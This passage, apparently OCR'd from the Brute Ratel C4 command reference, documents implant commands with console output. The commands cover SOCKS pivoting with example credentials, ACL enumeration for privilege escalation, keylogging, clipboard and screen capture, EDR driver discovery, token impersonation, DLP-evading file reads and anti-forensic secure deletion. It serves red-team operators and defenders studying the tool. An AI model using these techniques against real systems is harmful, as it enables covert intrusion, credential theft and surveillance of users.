
```
2023/08/29 21:56:47 IST [input] admin => socks 5 9050 admin pass123

2023/08/29 21:56:47 IST Socks5 started
2023/08/29 21:56:47 IST [sent 48 bytes]
```

To connect to this socks proxy on our Linux host, we will install proxychains4 using the below comand and configure the **/etc/proxychains4.conf** file. We will add our host, port, username and password here.

```
sudo apt install proxychains4
```

```
paranoidninja@vortex:~$ cat /etc/proxychains4.conf | grep "socks5 127.0.0.1"
socks5 127.0.0.1 9050 admin pass123
```

Once this is configured, we can use proxychains to route our traffic via this host. For example, if you have the credentials of the badger's host, we can use the tool **remmina** to RDP into the badger's host or any other host reachable by the badger.



Alternatively if an operator wants to access webservers reachable on the domain via the badger's host, then the operator can configure these proxy information in Firefox or Google Chrome and access the remote hosts from here. Socks can be used without or without **Sleep Zero**. Make note that if high sleep value is used, it might timeout the TCP connections depending on the target application's TCP timeout value.

Command: switch_profile

This command takes in a valid profile name saved on the Ratel server and changes the full network profile of the badger. This command is the command-line version of Switch Profile here.

Local Enumeration

Command: acl

A Discretionary Access Control List (DACL) is a security mechanism used in computer operating systems and networks to manage access permissions to resources such as files, folders, and devices. DACL is a component of discretionary access control, a security model that allows the owner of a resource to determine who can access that resource and what actions they can perform on it. This command enumerates the Discretionary Access Control List for an object. It can enumerate permissions of a file or folder similar to the 'cacls.exe' executable from Windows. The below figure shows the permissions allowed for each group of users (BUILTIN\Users, TrustedInstaller, System etc.). This command can enumerate vulnerable folders such as unquoted service path to escalate badger privileges.

```
2023/05/23 13:00:31 PDT [input] admin => acl C:\Program Files\PIM Solution\bin path

2023/05/23 13:00:31 PDT [sent 88 bytes]

[+] Enumerating ACLs on Object: "C:\Program Files\PIM Solution\bin path"
  - BUILTIN\Users:[ALLOW:FILE_WRITE_ATTRIBUTES,FILE_WRITE_EA,FILE_APPEND_DATA,FILE_WRITE_DATA,SYNCHRONIZE]
  - NT SERVICE\TrustedInstaller:(FULL)
  - NT SERVICE\TrustedInstaller:(CONTAINER INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_ALL]
  - NT AUTHORITY\SYSTEM:(FULL)
  - NT AUTHORITY\SYSTEM:(CONTAINER INHERIT)(OBJECT INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_ALL]
  - BUILTIN\Administrators:(FULL)
  - BUILTIN\Administrators:(CONTAINER INHERIT)(OBJECT INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_ALL]
  - BUILTIN\Users:(READ)
  - BUILTIN\Users:(CONTAINER INHERIT)(OBJECT INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_EXECUTE,GENERIC_READ]
  - CREATOR OWNER:(CONTAINER INHERIT)(OBJECT INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_ALL]
  - APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(READ)
  - APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(CONTAINER INHERIT)(OBJECT INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_EXECUTE,GENERIC_READ]
  - APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(READ)
  - APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(CONTAINER INHERIT)(OBJECT INHERIT)(INHERIT ONLY)[ALLOW:GENERIC_EXECUTE,GENERIC_READ]
```

Command: applist

This command enumerates all the installed applications from the registry. The returned results are the same that one would see in the Control Panel of the Windows operating system.

```
2023/08/23 09:41:33 IST [input] admin => applist

2023/08/23 09:41:33 IST [sent 8 bytes]

[*] Installed Applications:

  - Windows Driver Package - Dimsport Dimsport Driver Package (09/28/2016 2.12.24)
  - Explorer Suite IV
  - IDA Freeware 8.0
  - IDA Freeware 8.1
  - Mozilla Firefox (x64 en-US)
  - Mozilla Maintenance Service
  - Process Hacker 2.39 (r124)
  - VLC media player
  - Microsoft .NET Core 3.1 Templates 5.0.414 (x64)
  - Microsoft .NET AppHost Pack - 5.0.8 (x64_arm64)
  - Microsoft .NET AppHost Pack - 5.0.8 (x64_arm)
  - IntelliTraceProfilerProxy
  - Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
  - Microsoft .NET Core 3.1 Templates 3.1.426 (x64)
  - DiagnosticsHub_CollectionService
  - VMware Tools
  - Microsoft .NET Core 5.0 Templates 5.0.414 (x64)
  - Microsoft .NET Core AppHost Pack - 3.1.32 (x64_arm)
  - icecap_collection_x64
  - Microsoft ASP.NET Core 3.1.32 Shared Framework (x64)
  - Microsoft Web Deploy 4.0
  - Microsoft .NET Core 5.0 Templates 5.0.302 (x64)
  - Microsoft .NET Core Targeting Pack - 3.1.0 (x64)
  - Microsoft .NET Core Runtime - 3.1.31 (x64)
```

Command: cd

This command changes the current working directory of the badger. The command accepts '..' to navigate one step back from the current directory and '../../' for subsequent previous directories in the directory tree. Remote paths can also be accessed over SMB provided the user has appropriate permissions/token to access them. The **make_token** command can create a token using the credentials of a user to access a remote network drive.

Command: cp

This command copies a file from one place to another. The target destination should have the full name of the file that needs to be copied, or else it would return **Error: 123** which stands for GetLastError ERROR_FILE_NOT_FOUND. The **cp** command also supports copying over SMB path.

```
2021/03/20 15:54:57 [input] admin => cp C:\procdump.exe .\procdump.exe

2021/03/20 15:54:59 [sent 44 bytes]
2021/03/20 15:55:01 [job-0]
[+] File Copied
```

Command: crisis_monitor

During an engagement, there could be several scenarios where a badger might disconnect from the server. It might be because the badger was flagged due to some post-exploitation stuff, or maybe the system went to sleep/hibernation or maybe the battery on the laptop was just low and shutdown. The **crisis_monitor** feature monitors this activity for Brute Ratel. This feature constantly checks for a selected set of events and when that event is executed, it will send a notification back to the server. The monitored events are:

- Power Status Changed
  - AC Power: Connected/Disconnected
  - Power status dropped below 33%, increase above 70%
- System Suspended
- System Resumed
- Session: Logoff
- Session:
  - Console Session Connected
  - Console Session Disconnected
  - Remote Terminal Connected
  - Remote Terminal Disconnected
  - User Logon
  - User Logoff
  - User Session Locked
  - User Session Unlock
  - User Session Ended

In all of the above scenarios ranging from power changes to session connection, disconnection, or user login, the badger will send a notification back to the server that an event has occurred. This can be extremely helpful in scenarios to get a quick notification when a member of security team logs in and an operator might want to pause their post-exploitation stuff in such scenarios which involve GUI access. Crisis monitor can be stopped using the **stop_task** command.

```
2023/08/23 12:28:59 IST [input] admin => crisis_monitor

2023/08/23 12:29:00 IST [sent 8 bytes]

[*] Task-0 [Thread: 10084]

[+] Crisis Monitor started
+-------------------------------------------------------------------+
23-8-2023 12:29:11 [CM] Session Locked

+-------------------------------------------------------------------+
23-8-2023 12:29:27 [CM] Remote Terminal Connected

+-------------------------------------------------------------------+
23-8-2023 12:29:27 [CM] Console Session Disconnected

+-------------------------------------------------------------------+
23-8-2023 12:29:27 [CM] Remote Terminal Disconnected

+-------------------------------------------------------------------+
23-8-2023 12:29:28 [CM] Console Session Connected

+-------------------------------------------------------------------+
[*] Active Sessions:

[+] Session ID 1 => (Disconnected): DARKVORTEX\vendetta
[+] Session ID 2 => Console: DARKVORTEX\Administrator

+-------------------------------------------------------------------+
23-8-2023 12:29:28 [CM] User Logon

+-------------------------------------------------------------------+
```

Command: drivers

This command returns a list of drivers loaded on the host alongside their metadata which can be useful to identify EDR drivers on the host.

```
Command  $ drivers
Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.

[+] Address           : 0xFFFFF8030E010000
  - Module Name       : C:\Windows\System32\drivers\fileinfo.sys
  - Company Name      : Microsoft Corporation
  - Description       : FileInfo Filter Driver

[+] Address           : 0xFFFFF8030E030000
  - Module Name       : C:\Windows\System32\Drivers\Wof.sys
  - Company Name      : Microsoft Corporation
  - Description       : Windows Overlay Filter

[+] Address           : 0xFFFFF8030E080000
  - Module Name       : C:\Windows\system32\drivers\wd\WdFilter.sys
  - Company Name      : Microsoft Corporation
  - Description       : Microsoft antimalware file system filter driver

[+] Address           : 0xFFFFF8030E100000
  - Module Name       : C:\Windows\System32\Drivers\Ntfs.sys
  - Company Name      : Microsoft Corporation
  - Description       : NT File System Driver

[+] Address           : 0xFFFFF8030E3E0000
  - Module Name       : C:\Windows\System32\Drivers\Fs_Rec.sys
  - Company Name      : Microsoft Corporation
  - Description       : File System Recognizer Driver
```

Command: dumpclip

The dumpclip command extracts the clipboard text information stored in memory and returns it to the badger's console. This can monitor a user's clipboard activity such as extracting any copied credentials in memory.

```
2021/03/19 01:04:35 [input] admin => dumpclip

2021/03/19 01:04:35 [sent 4 bytes]
2021/03/19 01:04:37 [job-0]
Some text stored in clipboard
```

Command: exit_process

This command exits the process in which the badger is residing. The process is killed.

Command: exit_thread

This command exits the thread in which the badger is residing. The process stays active.

Command: fileinfo

This command reads the size, creation time, last access time, last write time, change time, company name, and the description of the file and prints it to the screen.

```
2022/01/24 18:58:21 IST [input] admin => fileinfo C:\Windows\System32\hmpalert.dll

2022/01/24 18:58:22 IST [sent 48 bytes]
[+] File: C:\Windows\System32\hmpalert.dll
  - Size (bytes)       : 1191936
  - Creation time      : 2022/1/12 18:19:45
  - Last access time   : 2022/1/24 18:58:22
  - Last write time    : 2021/11/25 22:48:54
  - Change time        : 2022/1/12 18:16:47
  - Company Name       : SurfRight B.V.
  - Description        : HitmanPro.Alert 64-bit Support Library
+------------------------------------------------------------------+
```

Command: idletime

This command returns the inactive time of the current user.

```
2023/08/23 15:06:41 IST [input] admin => idletime

2023/08/23 15:06:43 IST [sent 8 bytes]

[*] Idletime: 8 minutes
+------------------------------------------------------------------+
```

Command: keylogger

This command captures the user's keystrokes for all windows. To view the captured output, the operator will have to stop the keylogger using the **stop_task** command. The output is stored in memory and not returned to the user till the task is stopped.

```
2022/07/21 23:47:47 IST [input] admin => keylogger

2022/07/21 23:47:47 IST [sent 4 bytes]
[*] Task-01 [Thread: 7888]

2022/07/21 23:48:13 IST [input] admin => stop_task 1

2022/07/21 23:48:14 IST [sent 8 bytes]
[*] Task-02 [Thread: 1384]

[-] Stop Requested: Task-1

+------------------------------------------------------------------+
<Left-Mouse>;<Left-Mouse>;<Left-Mouse>;<Left-Mouse>;<ALT>;<Control>;this is a tes <BackSpace>;t for
keylogger<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace
>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<Back
Space>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;<BackSpace>;
+------------------------------------------------------------------+
```

Command: kill

This command takes a process ID as an argument and terminates it. The operator should have privileges to open a process handle in order to successfully kill the process.

```
2021/03/19 01:17:12 [input] admin => run notepad

2021/03/19 01:17:13 [sent 16 bytes]
2021/03/19 01:17:16 [job-0]
[+] notepad => PID: 8824

2021/03/19 01:17:20 [input] admin => kill 8824

2021/03/19 01:17:22 [sent 12 bytes]
2021/03/19 01:17:24 [job-0]
[+] Process Killed
```

Command: list_modules

This command lists all the DLLs loaded in the current process or a target process. It takes a PID as an optional argument to list the DLLs loaded in a target process. This command can be useful to enumerate Dlls loaded by security solutions or to check if Clr.dll is loaded in the process for dotnet reflection.

```
2023/08/27 10:43:53 IST [input] admin => list_modules 4444

2023/08/27 10:43:54 IST [sent 16 bytes]

[*] 285 modules loaded in process '\Device\HarddiskVolume4\Windows\explorer.exe':

[+] Address         : 0x00007FF7ED0C0000
  - Module Name     : C:\WINDOWS\Explorer.EXE
  - Company Name    : Microsoft Corporation
  - Description     : Windows Explorer

[+] Address         : 0x00007FFE45A10000
  - Module Name     : C:\WINDOWS\SYSTEM32\ntdll.dll
  - Company Name    : Microsoft Corporation
  - Description     : NT Layer DLL

[+] Address         : 0x00007FFE43A70000
  - Module Name     : C:\WINDOWS\System32\KERNEL32.DLL
  - Company Name    : Microsoft Corporation
  - Description     : Windows NT BASE API Client DLL

[+] Address         : 0x00007FFE43310000
```

Command: local_sessions

This command can enumerate active sessions on the badger's host. It returns the type of logon, the status, the session ID, and the username of the logged-in user. This command when combined with **crisis_monitor** and **grab_token** can be really powerful to get a notification as soon as a user logs in, validate the user, and steal the token to further move laterally or execute some command from the stolen token.

```
2023/08/27 10:52:26 IST [input] admin => local_sessions

2023/08/27 10:52:27 IST [sent 8 bytes]

[*] Active Sessions:

[+] Session ID 1 => (Disconnected): DARKVORTEX\vendetta
[+] Session ID 4 => RDP-Tcp#2: DARKVORTEX\administrator
```

Command: lockws

This command activates lockscreen on the badger's host.

```
2021/03/19 18:11:44 [input] admin => lockws

2021/03/19 18:11:46 [sent 4 bytes]
2021/03/19 18:11:48 [job-0]
[+] Workstation locked
```

Command: ls

This command can list the files and folders either in the current directory or over SMB. Files that are inaccessible or cannot be opened are listed below the main table of the **ls** command.

```
2023/08/27 11:00:32 IST [input] admin => make_token network darkvortex.corp administrator admin@123

2023/08/27 11:00:33 IST [sent 136 bytes]

[*] Token reverted
+---------------------------------------------------------------------+
[*] Impersonated 'darkvortex.corp\administrator'
+---------------------------------------------------------------------+
2023/08/27 11:00:42 IST [input] admin => ls \\vortexdc\C$\

2023/08/27 11:00:42 IST [sent 80 bytes]

[*] Listing \\vortexdc\C$\:

Date Modified     | Type  | Size (bytes)        | File/Directory Name
=============================================================================
15-9-2018 12:49   | DIR   |                     | $Recycle.Bin
7-3-2022 3:43     | DIR   |                     | inetpub
15-3-2022 12:34   | DIR   |                     | newintranet
3-12-2021 12:54   | DIR   |                     | PerfLogs
19-10-2021 15:16  | DIR   |                     | Program Files
18-9-2021 23:34   | DIR   |                     | Program Files (x86)
16-3-2022 9:15    | DIR   |                     | ProgramData
18-9-2021 19:38   | DIR   |                     | Recovery
15-3-2022 12:46   | DIR   |                     | Users
20-7-2023 14:40   | DIR   |                     | Windows


[-] Error reading directory : 5 => 'Documents and Settings'

[-] Error reading directory : 5 => 'System Volume Information'

[-] Error reading file : 32 => 'pagefile.sys'
```

This command when run on a filepath, can provide information on whether a file exists or not. The below figure shows a quick example of the behavior of this command on a file. The first path (C:\windows\system32\etc\drivers\hosts) is invalid and it returns **GetLastError: 3**. The second path is valid, but it is not a directory. Thus it returns **Error reading file**. This means the path is valid, but it is not a directory.

```
2023/08/27 11:02:15 IST [input] admin => ls C:\windows\system32\etc\drivers\hosts

2023/08/27 11:02:15 IST [sent 188 bytes]

[-] GetLastError: 3

 [NOTE]: Use the Microsoft Error Lookup Tool to checkout the error: https://learn.microsoft.com/en-us/windows/win32/debug/system-error-code-lookup-tool
+---------------------------------------------------------------------+
2023/08/27 11:02:23 IST [input] admin => ls C:\windows\system32\drivers\etc\hosts

2023/08/27 11:02:23 IST [sent 188 bytes]

[*] Listing C:\windows\system32\drivers\etc\hosts:

[-] Error reading file : 3 => 'hosts'
```

This command can also enumerate named pipes on the host, which can be useful to build SMB payloads for pivoting.

```
2023/08/27 11:05:23 IST [input] admin => ls \\.\pipe\

2023/08/27 11:05:23 IST [sent 48 bytes]

[*] Listing \\.\pipe\:

Date Modified     | Type  | Size (bytes)        | File/Directory Name
=============================================================================
1-1-1601 5:30     | FILE  | 3                   | InitShutdown
1-1-1601 5:30     | FILE  | 4                   | lsass
1-1-1601 5:30     | FILE  | 3                   | ntsvcs
1-1-1601 5:30     | FILE  | 3                   | scerpc
1-1-1601 5:30     | FILE  | 3                   | epmapper
1-1-1601 5:30     | FILE  | 3                   | LSM_API_service
1-1-1601 5:30     | FILE  | 3                   | atsvc
1-1-1601 5:30     | FILE  | 3                   | eventlog
1-1-1601 5:30     | FILE  | 3                   | TermSrv_API_service
1-1-1601 5:30     | FILE  | 3                   | Ctx_WinStation_API_service
1-1-1601 5:30     | FILE  | 4                   | wkssvc
1-1-1601 5:30     | FILE  | 3                   | SessEnvPublicRpc
1-1-1601 5:30     | FILE  | 3                   | spoolss
1-1-1601 5:30     | FILE  | 3                   | trkwks
1-1-1601 5:30     | FILE  | 1                   | vgauth-service
1-1-1601 5:30     | FILE  | 4                   | srvsvc
1-1-1601 5:30     | FILE  | 3                   | ROUTER
1-1-1601 5:30     | FILE  | 4                   | W32TIME_ALT
1-1-1601 5:30     | FILE  | 9                   | MsFteWds
1-1-1601 5:30     | FILE  | 1                   | SearchTextHarvester
1-1-1601 5:30     | FILE  | 1                   | GoogleCrashServices\S-1-5-18
1-1-1601 5:30     | FILE  | 1                   | GoogleCrashServices\S-1-5-18-x64
```

Command: lsdr

This command lists all mounted drives in the current host. This command does not show the network path. To view network mounts, use the **netshares** command.

```
2023/08/27 11:06:21 IST [input] admin => lsdr

2023/08/27 11:06:22 IST [sent 8 bytes]

[*] Mounted drives:
C:\
```

Command: mkdir/rmdir

This command creates a new directory. Alternatively, The **rmdir** command can remove/delete a directory from the host.

Command: mv

This command moves a file from one location to another. The target destination should have a full name of the file that needs to be copied, else it would return **E: 123** which stands for **GetLastError ERROR_FILE_NOT_FOUND**.

```
2023/08/27 12:53:21 IST [input] admin => mv Z:\\docs\\server.log C:\\users\\vendetta\\Desktop\\server.log

2023/08/27 12:53:22 IST [sent 268 bytes]

[*] Task-0 [Thread: 10876]

[*] File moved: 'Z:\docs\server.log' => 'C:\users\vendetta\Desktop\server.log'
+-------------------------------------------------------------------+
```

Command: preview

This command reads the first 8192 bytes of a file from the disk and displays the content on the screen. It uses indirect syscalls to read the file from the disk to evade generic DLP detections.

```
2023/08/27 15:37:06 IST [input] admin => preview C:\Windows\system32\Drivers\etc\hosts

2023/08/27 15:37:06 IST [sent 188 bytes]

[*] Preview of file 'C:\Windows\system32\Drivers\etc\hosts':

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
```

Command: ps

This command lists all the running processes on the badger's host. It returns the parent process Id, process Id, domain/user, architecture, thread count, and the process path. If the badger does not have privileges to read the target process, then the process architecture and Domain\User name would show up as NA.

```
2023/08/27 15:38:39 IST [input] admin => ps

2023/08/27 15:38:39 IST [sent 8 bytes]

[*] Process list:

 PPID     | PID      | Arch   | Thread Count   | Domain\User                                | File Path
==========================================================================================================
 0        | 0        | N/A    | 2              | N/A                                        | [System Process]
 0        | 4        | N/A    | 121            | N/A                                        | System
 4        | 92       | N/A    | 4              | N/A                                        | Registry
 4        | 312      | N/A    | 2              | N/A                                        | smss.exe
 420      | 428      | N/A    | 10             | N/A                                        | csrss.exe
 420      | 504      | N/A    | 1              | N/A                                        | wininit.exe
 496      | 532      | N/A    | 11             | N/A                                        | csrss.exe
 504      | 588      | N/A    | 6              | N/A                                        | services.exe
 504      | 596      | N/A    | 10             | N/A                                        | lsass.exe
 496      | 680      | N/A    | 4              | N/A                                        | winlogon.exe
 588      | 776      | N/A    | 12             | N/A                                        | svchost.exe
 680      | 792      | N/A    | 5              | N/A                                        | fontdrvhost.exe
 504      | 800      | N/A    | 5              | N/A                                        | fontdrvhost.exe
```

Command: psgrep

This command takes an argument as a process name, and searches the list of running processes to check if the process exists. If more than one process is found, it returns all of them.

```
2023/08/27 15:49:34 IST [input] admin => psgrep runtimebroker

2023/08/27 15:49:35 IST [sent 32 bytes]

[+] Parent process Id             : 776
  - Process Id                    : 576
  - OS arch                       : x64
  - User                          : DARKVORTEX\vendetta
  - Process name                  : RuntimeBroker.exe

[+] Parent process Id             : 776
  - Process Id                    : 2836
  - OS arch                       : x64
  - User                          : DARKVORTEX\vendetta
  - Process name                  : RuntimeBroker.exe

[+] Parent process Id             : 776
  - Process Id                    : 7512
  - OS arch                       : x64
  - User                          : DARKVORTEX\vendetta
  - Process name                  : RuntimeBroker.exe

[+] Parent process Id             : 776
  - Process Id                    : 3484
  - OS arch                       : x64
  - User                          : DARKVORTEX\vendetta
  - Process name                  : RuntimeBroker.exe
```

Command: pwd

This command returns the current working directory for the badger.

Command: record_screen

This command records the screen of the target host and returns an AVI file in the downloads section. It can take arguments as quality (low/medium/high) and the number of minutes to record the screen on the host. The recording can also be stopped before the timer completes by using the **stop_task** command. The size of the AVI file heavily depends on the resolution of the target host's screen and the quality requested to be captured.

```
Command  $
Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user

2023/07/28 10:50:30 IST [input] admin => record_screen medium 1

2023/07/28 10:50:30 IST [sent 12 bytes]

[*] Task-0 [Thread: 5228]

[+] Recording started at: 2023-07-28 10:50:30 +0530 IST
[+] Recording will stop at: 2023-07-28 10:51:30 +0530 IST
+-------------------------------------------------------------------+
2023/07/28 10:50:40 IST [input] admin => get tasks

2023/07/28 10:50:40 IST [sent 12 bytes]

[*] Running Tasks:

  - Task-0 => record_screen
  - Task-1 => get

+-------------------------------------------------------------------+
[+] Recording saved to downloads: downloads/b-0-rogue-07-28-2023-10-51-31-recording.avi
+-------------------------------------------------------------------+
```

Command: reg

This command uses the Windows Registry APIs to query different hives and keys of a Windows registry. Currently, it only supports querying the registry and does

not support adding keys or DWORD values. A registry key can be queried as follows:

```
2023/08/27 20:21:47 IST [input] admin => reg hklm system\currentcontrolset\services

2023/08/27 20:21:48 IST [sent 72 bytes]

[*] Task-0 [Thread: 8588]

[*] Registry Enumeration:

[+] Total Keys: 762
  - system\currentcontrolset\services\.NET CLR Data
  - system\currentcontrolset\services\.NET CLR Networking
  - system\currentcontrolset\services\.NET CLR Networking 4.0.0.0
  - system\currentcontrolset\services\.NET Data Provider for Oracle
  - system\currentcontrolset\services\.NET Data Provider for SqlServer
  - system\currentcontrolset\services\.NET Memory Cache 4.0
  - system\currentcontrolset\services\.NETFramework
  - system\currentcontrolset\services\1394ohci
```

To enumerate the key entries, an operator can specify the full path of the main registry.

```
2023/08/27 20:22:29 IST [input] admin => reg hklm system\currentcontrolset\services\WinDefend

2023/08/27 20:22:29 IST [sent 88 bytes]

[*] Task-0 [Thread: 10532]

[*] Registry Enumeration:

[+] Total Keys: 1
  - system\currentcontrolset\services\WinDefend\Security

[+] Total Values: 12
  - DependOnService               : RpcSs,
  - Description                   : @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-240
  - DisplayName                   : @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-310
  - ErrorControl                  : 0x1
  - FailureActions                : 5180 01 00 00 01 00 03 00 14 00 01 00 3E8 00 01 00 2710 00 01 00 EA60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  - ImagePath                     : "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23080.2006-0\MsMpEng.exe"
  - LaunchProtected               : 0x3
  - ObjectName                    : LocalSystem
  - RequiredPrivileges            : SeImpersonatePrivilege, SeBackupPrivilege, SeRestorePrivilege, SeDebugPrivilege, SeChangeNotifyPrivilege, SeLoadDriverPrivilege, SeSecurityPrivilege, SeShutdownPrivilege,
SeIncreaseQuotaPrivilege, SeAssignPrimaryTokenPrivilege, SeTcbPrivilege, SeIncreaseBasePriorityPrivilege, SeSystemEnvironmentPrivilege, SeTakeOwnershipPrivilege,
  - ServiceSidType                : 0x1
  - Start                         : 0x2
  - Type                          : 0x10
```


Command: rm

This command can delete files accessible by the badger. It also takes an optional argument '**rf**' which overwrites the file with garbage data multiple times, and then zeroes it out before deletion. This performs secure deletion of files making it harder to recover files during forensics.

```
2023/08/27 20:26:22 IST [input] admin => rm rf badger86.exe

2023/08/27 20:26:23 IST [sent 72 bytes]

[*] File wiped securely: badger86.exe
```

Command: run

This command creates a new process and returns the output from that process. It supports PPID spoofing, Command-line Argument spoofing, and Dll blocking (mitigation policies).



